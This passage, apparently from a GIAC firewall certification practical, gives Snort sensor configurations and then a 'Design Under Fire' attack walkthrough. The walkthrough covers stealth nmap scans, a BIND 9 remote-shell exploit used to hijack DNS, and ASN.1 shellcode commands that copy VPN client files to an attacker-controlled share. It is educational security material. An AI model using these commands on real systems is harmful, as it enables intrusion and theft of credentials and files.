alert icmp any any -> any any (msg: "ICMP traffic in DMZ";)
alert tcp any any -> any 3306 (msg:"Possible MySQL traffic in DMZ";)
alert tcp any any -> any 161:162 (msg:"SNMP TCP traffic in DMZ";)
alert udp any any -> any 161:162 (msg:"SNMP UDP traffic in DMZ";)
alert tcp any any -> any 109 (msg:"POP2 traffic in DMZ";)
alert tcp any any -> any 6666:7000 (msg:"Possible IRC in DMZ";)
```

GIACE-SENTRY3 (Partner DMZ Network)

Since this sensor sits between two access control devices (the firewall and the partner DMZ router) that are blocking all traffic except rack retrieval communication (SSH) or systems management traffic (syslog traffic from the sensor or the switch or RADIUS traffic), its primary goal is to detect any traffic that is NOT permitted by either device.

The snort.conf configuration file for this sensor is as follows.

```
#--------------------------------------------------
#   http://www.snort.org     Snort 2.1.0 Ruleset
#     Contact: snort-sigs@lists.sourceforge.net
#--------------------------------------------------
#
########################################################
# Snort Configuration for GIACE-SENTRY3 (192.168.48.251)
########################################################
```

```
# Local network is the partner DMZ network.
var HOME_NET 192.168.48.0/24

# From this sensor's standpoint, any other network is external.
var EXTERNAL_NET ![192.168.48.0/24]

# No local servers are present on this segment.  Rules related to all
of the following variables
# are not enabled to reduce load on the sensor.
var DNS_SERVERS $HOME_NET
var SMTP_SERVERS $HOME_NET
var HTTP_SERVERS $HOME_NET
var SQL_SERVERS $HOME_NET

# The only "telnet" server is the partner DMZ switch.
var TELNET_SERVERS 192.168.49.253

# SNMP is not in use in the GIACE network.
var SNMP_SERVERS $HOME_NET

# Active service ports
var HTTP_PORTS 80
var SHELLCODE_PORTS !80

# Oracle is not in use on this network, and Oracle rules are not
enabled to reduce load on the sensor.
# var ORACLE_PORTS 1521

# AIM-related communication is not relevant to this network.
# var AIM_SERVERS
[64.12.24.0/24,64.12.25.0/24,64.12.26.14/24,64.12.28.0/24,64.12.29.0/24
,64.12.161.0/24,64.12.163.0/24,205.188.5.0/24,205.188.9.0/24]

# Path to rules files
var RULE_PATH d:\thepig\rules

# The Snort decoder is left fully enabled until further tuning can be
done.
# Stop generic decode events:
# config disable_decode_alerts
#
# Stop Alerts on experimental TCP options
# config disable_tcpopt_experimental_alerts
#
# Stop Alerts on obsolete TCP options
# config disable_tcpopt_obsolete_alerts
#
# Stop Alerts on T/TCP alerts
# config disable_tcpopt_ttcp_alerts
#
# Stop Alerts on all other TCPOption type events:
# config disable_tcpopt_alerts
#
# Stop Alerts on invalid ip options
# config disable_ipopt_alerts
# Preprocessors (defaults are preserved except where noted)
preprocessor flow: stats_interval 0 hash 2
preprocessor frag2
preprocessor stream4: disable_evasion_alerts
preprocessor stream4_reassemble
preprocessor http_inspect: global \
    iis_unicode_map unicode.map 1252
# There are no Web servers in the partner DMZ, so HTTP_INSPECT_SERVER
is disabled to reduce load on the sensor.
# preprocessor http_inspect_server: server default \
#    profile all ports { 80 } oversize_dir_length 500
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
# FLOW-PORTSCAN has been enabled with all default settings pending
advanced tuning.
preprocessor flow-portscan: \
      talker-sliding-scale-factor 0.50 \
      talker-fixed-threshold 30 \
      talker-sliding-threshold 30 \
      talker-sliding-window 20 \
      talker-fixed-window 30 \
      scoreboard-rows-talker 30000 \
      # server-watchnet variable removed.
      # server-watchnet [ ] \
      server-ignore-limit 200 \
      server-rows 65535 \
      server-learning-time 14400 \
      server-scanner-limit 4 \
      scanner-sliding-window 20 \
      scanner-sliding-scale-factor 0.50 \
      scanner-fixed-threshold 15 \
      scanner-sliding-threshold 40 \
      scanner-fixed-window 15 \
      scoreboard-rows-scanner 30000 \
      # Ignore a port scan coming from the IT Manager's reserved
internal IP address.
      src-ignore-net [192.168.47.130/32] \
      # No destination is ignored.
      #     dst-ignore-net  \
      alert-mode once \
      output-mode msg \
      tcp-penalties on
#preprocessor arpspoof
#preprocessor arpspoof_detect_host: 192.168.40.1 f0:0f:00:f0:0f:00

# Plugins
#
# Send syslogs to GIACE-DC2.
output alert_syslog: host=192.168.47.12:9133, LOG_AUTH LOG_ALERT

# Preserve database syntax for future migration to a MS SQL database
for event correlation.
# output database: log, mssql, dbname=snort user=snort password=test

include d:\thepig\etc\classification.config
include d:\thepig\etc\reference.config
```

```
# Since this network is so restricted, local rules cover any low-port
traffic that is NOT ssh,
# syslog, RADIUS, or sensor-related (i.e. DNS).  Some general active-
by-default rules are left enabled as well
# for additional protection.  Any event generated from this sensor are
worth investigation, and additional
# rules can then be activated as necessary to further investigate.
include $RULE_PATH/local.rules
include $RULE_PATH/rpc.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/exploit.rules
include $RULE_PATH/scan.rules
# include $RULE_PATH/ftp.rules
# include $RULE_PATH/rservices.rules
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
# include $RULE_PATH/web-iis.rules
# include $RULE_PATH/web-frontpage.rules
# include $RULE_PATH/web-misc.rules
# include $RULE_PATH/web-client.rules
# include $RULE_PATH/sql.rules
# include $RULE_PATH/netbios.rules
include $RULE_PATH/misc.rules
include $RULE_PATH/attack-responses.rules
# include $RULE_PATH/smtp.rules
# include $RULE_PATH/imap.rules
# include $RULE_PATH/pop3.rules
# include $RULE_PATH/nntp.rules
include $RULE_PATH/other-ids.rules
# backdoor added to catch any compromised devices.
include $RULE_PATH/backdoor.rules

#include $RULE_PATH/finger.rules
#include $RULE_PATH/telnet.rules
#include $RULE_PATH/tftp.rules
#include $RULE_PATH/web-cgi.rules
#include $RULE_PATH/web-coldfusion.rules
#include $RULE_PATH/web-php.rules
#include $RULE_PATH/x11.rules
#include $RULE_PATH/icmp.rules
#include $RULE_PATH/oracle.rules
#include $RULE_PATH/mysql.rules
#include $RULE_PATH/snmp.rules
#include $RULE_PATH/pop2.rules

# (Default) Inactive rules.
# include $RULE_PATH/shellcode.rules
# include $RULE_PATH/policy.rules
# include $RULE_PATH/info.rules
# include $RULE_PATH/icmp-info.rules
# include $RULE_PATH/virus.rules
# include $RULE_PATH/chat.rules
# include $RULE_PATH/multimedia.rules
# include $RULE_PATH/porn.rules
# include $RULE_PATH/web-attacks.rules
# include $RULE_PATH/p2p.rules
# include $RULE_PATH/experimental.rules

# Thresholding is turned off pending advanced tuning.
# include threshold.conf
```

The local.rules file for this sensor is as follows.

```
# $Id: local.rules,v 1.6 2003/10/20 15:03:10 chrisgreen Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your
local
# additions here.

# Consolidated basic signatures to detect traffic using ports not
allowed in the DMZ.
# NOTE:  Ports > 1023 may be false positives.

alert tcp any any -> any 1:21 (msg:"Unauthorized traffic (TCP 1-21) in
partner DMZ";)
alert tcp any any -> any 23:1023 (msg:"Unauthorized traffic (TCP 23-
1023) in partner DMZ";)
alert udp any any -> any 1:1023 (msg:"Unauthorized traffic (UDP 1-1023)
in partner DMZ";)
alert icmp any any -> any any (msg: "Unauthorized traffic (ICMP) in
partner DMZ";)
alert tcp any any -> any 6000 (msg:"Possible X11 traffic in DMZ";)
alert tcp any any -> any 3306 (msg:"Possible MySQL traffic in DMZ";)
alert tcp any any -> any 6666:7000 (msg:"Possible IRC in DMZ";)
```

GIACE-SENTRY4 (External [Internet] Network)

This sensor's primary goal is as a secondary "catch-all" to detect infected/compromised devices on any other GIACE network which is successfully sending traffic to the Internet. While this sensor also detects attacks directed against the GIACE external IP address range, the volume and low success probability of such attacks prohibits extensive analysis of the logs of such activities EXCEPT when a denial-of-service (DoS) attack originating from the Internet is suspected.

The snort.conf configuration file for this sensor is as follows.

```
#--------------------------------------------------
#   http://www.snort.org     Snort 2.1.0 Ruleset
#     Contact: snort-sigs@lists.sourceforge.net
#--------------------------------------------------
#
########################################################
# Snort Configuration for GIACE-SENTRY4 (49.47.147.251)
########################################################

# Local network is GIACE's external IP address range.
```


```
var HOME_NET 49.47.147.0/24

# From this sensor's standpoint, any other network is external.
var EXTERNAL_NET ![49.47.147.0/24]

# No local servers are present on this segment.  Rules related to all
of the following variables
# are not enabled to reduce load on the sensor.
var DNS_SERVERS $HOME_NET
var SMTP_SERVERS $HOME_NET
var HTTP_SERVERS $HOME_NET
var SQL_SERVERS $HOME_NET
var TELNET_SERVERS $HOME_NET

# SNMP is not in use in the GIACE network.
var SNMP_SERVERS $HOME_NET

# Active service ports
var HTTP_PORTS 80
var SHELLCODE_PORTS !80

# Oracle is not in use on this network, and Oracle rules are not
enabled to reduce load on the sensor.
var ORACLE_PORTS 1521

# AIM-related communication is not relevant to this network.
# var AIM_SERVERS
[64.12.24.0/24,64.12.25.0/24,64.12.26.14/24,64.12.28.0/24,64.12.29.0/24
,64.12.161.0/24,64.12.163.0/24,205.188.5.0/24,205.188.9.0/24]

# Path to rules files
var RULE_PATH d:\thepig\rules

# The Snort decoder is left fully enabled until further tuning can be
done.
# Stop generic decode events:
# config disable_decode_alerts
#
# Stop Alerts on experimental TCP options
# config disable_tcpopt_experimental_alerts
#
# Stop Alerts on obsolete TCP options
# config disable_tcpopt_obsolete_alerts
#
# Stop Alerts on T/TCP alerts
# config disable_tcpopt_ttcp_alerts
#
# Stop Alerts on all other TCPOption type events:
# config disable_tcpopt_alerts
#
# Stop Alerts on invalid ip options
# config disable_ipopt_alerts

# Preprocessors (defaults are preserved except where noted)
preprocessor flow: stats_interval 0 hash 2
preprocessor frag2
preprocessor stream4: disable_evasion_alerts
preprocessor stream4_reassemble
preprocessor http_inspect: global \
    iis_unicode_map unicode.map 1252
preprocessor http_inspect_server: server default \
   profile all ports { 80 } oversize_dir_length 500
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
# FLOW-PORTSCAN has been enabled with all default settings pending
advanced tuning.
preprocessor flow-portscan: \
      talker-sliding-scale-factor 0.50 \
      talker-fixed-threshold 30 \
      talker-sliding-threshold 30 \
      talker-sliding-window 20 \
      talker-fixed-window 30 \
      scoreboard-rows-talker 30000 \
      # server-watchnet variable removed.
      # server-watchnet [ ] \
      server-ignore-limit 200 \
      server-rows 65535 \
      server-learning-time 14400 \
      server-scanner-limit 4 \
      scanner-sliding-window 20 \
      scanner-sliding-scale-factor 0.50 \
      scanner-fixed-threshold 15 \
      scanner-sliding-threshold 40 \
      scanner-fixed-window 15 \
      scoreboard-rows-scanner 30000 \
      # Ignore a port scan coming from the IT Manager's reserved
internal IP address.
      src-ignore-net [192.168.47.130/32] \
      # No destination is ignored.
      #     dst-ignore-net  \
      alert-mode once \
      output-mode msg \
      tcp-penalties on
#preprocessor arpspoof
#preprocessor arpspoof_detect_host: 192.168.40.1 f0:0f:00:f0:0f:00

# Plugins
#
# Send syslogs to GIACE-DC2.
output alert_syslog: host=192.168.47.12:9133, LOG_AUTH LOG_ALERT

# Preserve database syntax for future migration to a MS SQL database
for event correlation.
# output database: log, mssql, dbname=snort user=snort password=test

include d:\thepig\etc\classification.config
include d:\thepig\etc\reference.config

# Since this is the (relatively) unfiltered Internet, all default rules
(within reason) are
# left enabled.  Traffic explicitly blocked by the external router is
included in local.rules.
include $RULE_PATH/local.rules
include $RULE_PATH/rpc.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/exploit.rules
include $RULE_PATH/scan.rules
include $RULE_PATH/ftp.rules
include $RULE_PATH/rservices.rules
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-frontpage.rules
include $RULE_PATH/web-misc.rules
include $RULE_PATH/web-client.rules
include $RULE_PATH/sql.rules
include $RULE_PATH/netbios.rules
include $RULE_PATH/misc.rules
include $RULE_PATH/attack-responses.rules
include $RULE_PATH/smtp.rules
include $RULE_PATH/imap.rules
include $RULE_PATH/pop3.rules
include $RULE_PATH/nntp.rules
include $RULE_PATH/other-ids.rules

#include $RULE_PATH/finger.rules
#include $RULE_PATH/telnet.rules
#include $RULE_PATH/tftp.rules
#include $RULE_PATH/web-cgi.rules
#include $RULE_PATH/web-coldfusion.rules
#include $RULE_PATH/web-php.rules
#include $RULE_PATH/x11.rules
#include $RULE_PATH/icmp.rules
#include $RULE_PATH/oracle.rules
#include $RULE_PATH/mysql.rules
#include $RULE_PATH/snmp.rules
#include $RULE_PATH/pop2.rules

# (Default) Inactive rules.
# include $RULE_PATH/shellcode.rules
# include $RULE_PATH/policy.rules
# include $RULE_PATH/info.rules
# include $RULE_PATH/icmp-info.rules
# include $RULE_PATH/virus.rules
# include $RULE_PATH/chat.rules
# include $RULE_PATH/multimedia.rules
# include $RULE_PATH/porn.rules
# include $RULE_PATH/web-attacks.rules
# include $RULE_PATH/p2p.rules
# include $RULE_PATH/experimental.rules
# include $RULE_PATH/backdoor.rules

# Thresholding is turned off pending advanced tuning.
# include threshold.conf
```

There is no customized local.rules file for this sensor. Given its position, the active default signatures are acceptable and reduce an already significant load on the sensor.

PART 3 – DESIGN UNDER FIRE

Practical to Be Analyzed

For this assignment, the network infrastructure in the GCFW paper submitted by Iwan Setiawan (http://www.giac.org/practical/GCFW/Iwan_Setiawan_GCFW.pdf[6]) was chosen for attack. The following diagram is taken directly from that practical and depicts the GIACE network in Iwan's paper.



Attack Goal

The ultimate goal of this attack is to obtain and retain access to an internal device with minimum awareness of such control by the owner of the device.

Attack Methodology

Despite recent focus on endpoints (end-user desktops and laptops), these computers usually still represent the most easily compromised component of the network because more financial and time investment is put into securing central network resources instead. This attack will use the following high-level methodology:

- Identify an end-user laptop connecting to the network via VPN.
- Identify an exploit to which the laptop is vulnerable and compromise the laptop.
- Utilize the VPN connection from the laptop to enumerate internal resources in a fashion that appears legitimate to or is ignored by internal security systems.
- Identify an exploit to which an internal resource is vulnerable and attempt to compromise it.

The advantage of this methodology is that direct and noticeable malicious traffic against the target is minimized. The vast majority of traffic utilized will be permitted by perimeter security systems as normal, greatly reducing the chance of detection. Some components of this methodology, as well as some actual reconnaissance activities, are taken from the footprinting-scanning-enumeration sequence espoused by McClure, Scambray, and Kurtz in Hacking Exposed.[7]

The attack will use several different hosts from which malicious traffic will be generated in order to make detection and investigation more difficult. Hosts with different operating systems will most likely be required anyway since the platforms on which the best attack tools run and the detected platforms on which VPN clients are installed will differ.

Assumptions

The following assumptions are made in the design of this attack.

- The only known fact about the network prior to any attack steps is the external IP address range (203.X.Y.0/29). However, for the purposes of this assignment, the Attack Analysis (last section) was written based on full knowledge of the network being attacked.
- There is no time limit to the attack process (unless/until the attack is detected and countered). This will allow extended reconnaissance to reduce the chance of detection of such activity.

- The ISP has no agreements in place with the target notifying the target of any attacks directed against the ISP.

External Network Reconnaissance

The first step in the attack process is to perform reconnaissance on the IP address range using publicly available information and a simple port scan. The goal of the reconnaissance, based on the attack methodology, is to attempt to locate a VPN endpoint and any accessible devices preceding it. It could be as easy as resolving one of the IP addresses to vpn.<target’s domain name>.com. From a network traffic standpoint, a VPN endpoint can readily be identified as a device responding on TCP port 22 (SSH), TCP or UDP port 500 (IKE), or IP protocol 50 (IPSec).

The following steps were taken to research publicly available information for the 203.X.Y.0/29 network.

1) **Reverse DNS lookups for each IP address.** The `ping –a` command was used on a Windows machine using a reliable Internet DNS server. This reveals the domain name(s) associated with the IP block.
2) **Forward DNS lookup for the domain.** The `nslookup` command was used on the same Windows machine using a reliable Internet DNS server to determine the primary DNS server for giacenterprises.com. That primary DNS server was then referenced and a zone transfer attempted (using `ls –d` within the `nslookup` command line) to try to learn DNS names for addresses in the target network.
3) **Ping and/or traceroute IP addresses with DNS names in the target range.** Echo replies from such IP addresses usually (but not always) mean the target is up and accepting some type of traffic from the Internet in addition to ICMP echo requests. Examining traceroute results can identify which device is the border router since its traceroute results will show one less hop.

The following information was gleaned from the initial research.

1) The DNS domain name for this network is giac-enterprise.com. The primary DNS servers for this network are 166.100.41.244 and 166.200.41.244.
2) The ISP DNS servers do not allow zone transfers from other devices. However, the following DNS names were discovered through reverse DNS lookup of each IP address:

```
203-x-y-1.giac-enterprise.com    203.X.Y.1
partners.giac-enterprise.com     203.X.Y.2
vpn-gw.giac-enterprise.com       203.X.Y.3
mail.giac-enterprise.com         203.X.Y.4
```

```
203-x-y-5.giac-enterprise.com    203.X.Y.5
203-x-y-6.giac-enterprise.com    203.X.Y.6
```

From this list, it is assumed that the IP addresses with DNS names beginning with “203-x-y-“ are either not in use or are network devices. Two of those three devices are probably the border router and a firewall. The VPN endpoint is almost definitely 203.X.Y.3.

3) No devices responded to ICMP echo requests or traceroutes. Therefore, this traffic is probably blocked at the either the border router or at a perimeter firewall. It is not possible to determine which device is the border router using traceroute in this case.

Nmap 3.70, a TCP/IP scanning and enumeration tool, was then configured to scan the VPN server. Nmap was run from a different machine than the one from which the previous research was performed. The first scan performed an idle scan with a Windows machine on the Internet (49.102.89.7) as the zombie. Any IDS or logging systems in the targeted address range will report the zombie as the source instead of the attacker’s machine running Nmap. Succeeding scans used decoy IP addresses (not including the zombie) to obscure the originating IP address. This is the first time any traffic from the attacker’s network was sent directly to the target network. The following command-line switches[8] were used:

-sI Idle scan (see above).
-P0 Do not ping the target (not needed for this recon).
-vv Very verbose output to obtain maximum information.
-O Attempt to fingerprint the operating system of the target.
-f Fragment IP packets so as to make the traffic harder to detect by any firewall.
-oN Send output to a readable text file.
-p Specify the port(s) to look for. Other random ports were included to obscure the purpose of each scan.
-R Always resolve DNS names for all targets.
-T Set scan speed to Paranoid, the slowest setting, in order to avoid detection by any IDS systems.

The resulting Nmap command strings were as follows.

```
nmap –sI 49.102.89.7:500 –P0 –vv –O –f –oN VPNHunt_TCP.txt –p T:22,500,20934 –R –T
Paranoid 203.X.Y.3

nmap –sO –P0 –vv –O –f –oN VPNHunt_IP50.txt –p 50,51,200 –R –T Paranoid –D
49.103.72.179,49.23.39.239,49.111.26.122,ME,49.38.251.1 203.X.Y.3/29
```

The device at 203.X.Y.3 (vpn-gw.giac-enterprise.com) responded on UDP and TCP port 500 (IKE), confirming its status as a VPN server. OS fingerprinting identified the server as running some form of Linux.

The attack could have failed at this point for the following reasons.

1) The port scan and/or OS fingerprinting was detected by an IDS system despite its slow speed and all of the possible source IP addresses (the decoys AND the real attacker source IP) were dynamically blocked.

Endpoint Identification

The second step is to locate a device communicating with the identified VPN endpoint from the Internet. Since the giac-enterprise.com primary external DNS record is located at an ISP, the best way to do this is to try to alter the DNS record of vpn-gw.giac-enterprise.com to the IP address of a machine controlled by the attacker and running a packet-capture utility such as tcpdump (on Unix), windump (on Windows), or Snort in packet-capture mode. ISPs tend to permit zone transfers and recursion on their DNS servers (although not in this case) and may not be current on versions or patching, so they are more likely to be compromisable. As a result, when an end-user laptop (the endpoint) attempts to connect to the VPN server, it will contact the attacker's machine instead (if the endpoint is using the VPN server's DNS name and not its IP address. This reveals the endpoint's IP address.

Once the DNS server type and version were identified, the actual attack chosen was a BIND 9 remote-shell exploit written by scut of teso[9]. The exploit code was compiled (including shellcode) on a Linux machine to an executable called `bind9`.

The following steps were taken to identify a VPN endpoint accessing the target network.

1) The ISP DNS servers were scanned with Nessus 2.0.12, a vulnerability scanning tool, using ONLY OS fingerprinting and DNS plugins in order to determine the DNS software and version running and their vulnerability to DNS attacks.
2) A machine using IP address 198.X.Y.233 running tcpdump with the following command line[10] was set up to receive packets.
   ```
   tcpdump –i eth0 dst 198.X.Y.233 and port 500
   ```
3) A command shell (with privileges of named) was obtained on the primary DNS server using the following command string:
   ```
   bind9 166.100.41.244 giac-enterprise.com 0
   ```
4) Using the command shell, the A record for vpn-gw.giac-enterprise.com was changed to the valid Internet IP address of the bogus machine (198.X.Y.233).
5) Once the bogus machine received packets from at least three different IP addresses, the machine was shut down to limit investigation and/or counterattack.
6) The source IP addresses were quickly investigated using reverse DNS lookups to determine the networks from which the traffic originated.

The packets were also evaluated in order to attempt to guess the operating systems.

The following information was gleaned from this activity.

1) The ISP DNS server appears to be running BIND 9.2, which is vulnerable to the BIND 9 remote-shell exploit used in later steps.
2) Three potential endpoints were identified, all of which attempted to contact vpn-gw.giac-enterprise.com on TCP port 500 (IKE).
3) All endpoints are running Windows 2000 (most likely Professional given the probable presence of the VPN client) or Windows XP.

Endpoint identification in this manner is best attempted late at night, during a time when end users are likely to be away and attempting to connect but not during a time when many such users are attempting to connect. A single user or two attempting to connect late at night is less likely to report an issue connecting to the VPN than many people having the same issue early in the evening, some of which will report the issue and alert the IT staff to something being amiss. However, this also means that the endpoint compromise must happen relatively quickly, before the user disconnects the machine from the Internet or shuts it down.

The attack could have failed at this point for the following reasons:

1) The ISP DNS server is running a different version of BIND or is patched so as not to be vulnerable to this attack.
2) The ISP was running NIDS or HIDS software that alerted ISP staff to the DNS attack and/or defeated it.
3) No VPN users attempted to connect during the time the DNS record was altered.
4) The device at 203.X.Y.3 is NOT a VPN server.
5) The devices attempting to connect to the VPN server are NOT VPN endpoints of the target company. (Ironically, they could be other potential attackers.)

Endpoint Compromise

An endpoint has a higher probability (as compared to servers and security devices) of missing current patches, making it more susceptible to recently-discovered exploits. The goal of the endpoint compromise is to collect sufficient information (the type and version of the VPN client, the destination server, and the password or certificate used for authentication) to install and configure the correct VPN client on a separate machine and connect to the VPN server.

An ideal vulnerability to discover (and the one to be attempted in this sample attack) would be those related to Microsoft's ASN.1 code (Microsoft Security

Bulletin 04-011[11]) since some of these vulnerabilities are not corrected by current Microsoft Service Packs. The ASN.1 exploit code used in this attack is available from Beyond-Security's Securiteam.com[12]. Generic Windows shellcode for use against such a machine is available from the French Web site of K-otik[13]. NOTE: This vulnerability causes a reboot of the endpoint after one minute.

The actual commands embedded in the shellcode are as follows (shown in fixed-width font).

- Create a connection to a shared folder on an attacker-controlled machine. (If the exploit is successful, NetBIOS connections like this will succeed.)
  ```
  net use x: \\<attacker IP>\upload
  ```
- Dump the listing of the Program Files folder to a text file in order to determine what VPN client(s) are installed.
  ```
  dir c:\Program Files /p > x:\ProgFiles.txt
  ```
- Dump the machine's IP configuration to a text file to potentially learn about internal DNS and NetBIOS names.
  ```
  ipconfig /all > x:\ipconfig.txt
  ```
- Copy the entire contents of the VPN client folder to the attacker-controlled machine. (Enabled after it is known which VPN client is installed.)
  ```
  # copy C:\Program Files\<VPN client dir>\*.* x:\VPNClient
  ```
- Remove the connection to the attacker-controlled machine.
  ```
  net use x: /delete
  ```

The code was combined and compiled to an executable called `ASN1dos.`

The following steps were taken to compromise an endpoint and learn about the installed VPN client software.

1) Each endpoint was scanned with Nessus 2.0.12 using ONLY Microsoft-related plugins to determine vulnerability to current exploits, especially ASN.1-related ones.
2) Potentially vulnerable endpoints were attacked with the compiled exploit code with remote shell capabilities, using the following command string:
   ```
   ASN1dos <endpoint IP> 445
   ```
3) For any successfully-compromised endpoints, the shellcode was recompiled to copy the critical files needed for the VPN client to the attacker-controlled machine. Usually this was the entire directory so that the connection to the compromised machine could be quickly broken and all files could be reviewed at leisure later.

The following information was gleaned from this activity.

1) One endpoint at IP address 49.38.192.206 was vulnerable and successfully exploited using the aforementioned exploit code and shellcode.
2) The compromised endpoint was running the Sentinel 1.4 VPN client, which is using certificates for authentication. (If two-factor authentication or a password not stored on the endpoint was required for authentication, this attack vector would fail.)
3) The compromised endpoint was running a Lotus Domino 6.5 client.
4) At least one internal network is 192.168.1.0/26. One of the internal DNS servers is at 192.168.1.21.

The attack could have failed at this point for the following reasons.

1) None of the endpoints were running Windows 2000 or Windows XP.
2) None of the endpoints were vulnerable (at the operating system level) to the exploit attempted (i.e. the system was patched for the vulnerability).
3) HIDS or personal firewall software on the endpoint defeated the exploit attempt by blocking port 445 or recognizing the blocking the malicious traffic.
4) The attacker did not know enough about the VPN client to know which files were needed from which location(s) in order to reconstruct the VPN connection.

Even if this attack method fails from this point onward, a different vector could be used and the knowledge of the internal network applied to that attack.

Internal Network Reconnaissance

Up to this point in the attack, the only traffic sent directly to the target network has been the Nmap IP protocol scan. The next step is to connect to the target network's VPN server, using a supported VPN client (Sentinel) and authentication certificate, and determine the access given to the user whose certificate was stolen. The initial VPN connection will look perfectly normal to perimeter security systems.

The following Nmap command-line switches were used in this phase.

-sP	Ping-sweep scan.
-PI	Use ICMP for ping-sweep scan.
-PT	Use TCP for ping-sweep scan.
-sS	SYN stealth scan.
-P0	Do not ping the target.
-vv	Very verbose output to obtain maximum information.
-O	Attempt to fingerprint the operating system of the target.

-f Fragment IP packets so as to make the traffic harder to detect by any firewall.
-oN Send output to a readable text file.
-n Do NOT resolve any DNS names.
-T Set scan speed to Paranoid (0), the slowest setting, in order to avoid detection by any IDS systems.

The –p switch (which port[s] to scan) was not used, so each scan used the Nmap default of 1-1024 plus all services defined in the services file.

The following steps were taken to connect to the target network and learn more about it.

1) The Sentinel VPN client was installed on an attacker-controlled machine and configured to connect to vpn-gw.giac-enterprise.com using the stolen certificate. All of the following steps were accomplished using this machine.
2) A VPN connection was established to vpn-gw.giac-enterprise.com at approximately the same time of day (plus or minus an hour or two) at which the real user's connection was observed. This makes the connection look even more legitimate.
3) The following NmapWin scans were run to learn what internal devices are accessible from the VPN client. (NOTE: NmapWin uses the same command syntax as Nmap.)

```
   nmap -sP -PI –n -O –vv -T 0 –f –oN “InternalRecon1.txt”
192.168.1.0/26
   nmap -sP -PT -n -O -vv -T 0 –f –oN “InternalRecon2.txt”
192.168.1.0/26
```

4) The following NmapWin scan was run against each discovered device to learn more about each device.

```
nmap -sS -P0 -n -O -vv -T 0 –f –oN “InternalDeviceX.txt”
192.168.1.X
```

5) Steps 2-4 above were spread out over multiple VPN connection sessions as necessary to gather all possible information. Each VPN connection was limited to 30-60 minutes in duration so as not to arouse suspicion based on this factor. The attacker-controlled machine's source IP address was changed for each session.
6) Manual telnets were attempted to the open ports found on each device in order to try to learn additional information about the software and versions running on each device.

The following information was gleaned from this activity.

1) No devices responded to pings. This indicates the VPN server is probably separated from other internal devices by a filtering device (firewall or router).
2) The device at 192.168.1.19 responded on TCP port 1352 (Lotus Notes). Combined with the software discovered on the compromised

endpoint, this server was almost definitely running Lotus Domino 6.5. OS fingerprinting revealed the server was running Windows 2000.

3) As expected, the DNS server (192.168.1.21) responded on UDP port 53. OS fingerprinting revealed the server was running some version of Red Hat Linux.

The attack could have failed at this point for the following reasons.

1) The user whose certificate was stolen could already be connected. If the VPN server is configured to deny and alert on multiple connections by the same user (as identified by the certificate), a breach of the certificate will have been confirmed.
2) The user whose certificate was stolen can connect via VPN only from certain designated IP addresses.
3) The target was running NIDS or HIDS software that alerted IT staff to the probes and/or defeated them. Initial response would most likely be blocking of the IP address and (once the attack was determined to have originated from a VPN connection) revocation of the end user's certificate.

Internal Compromise

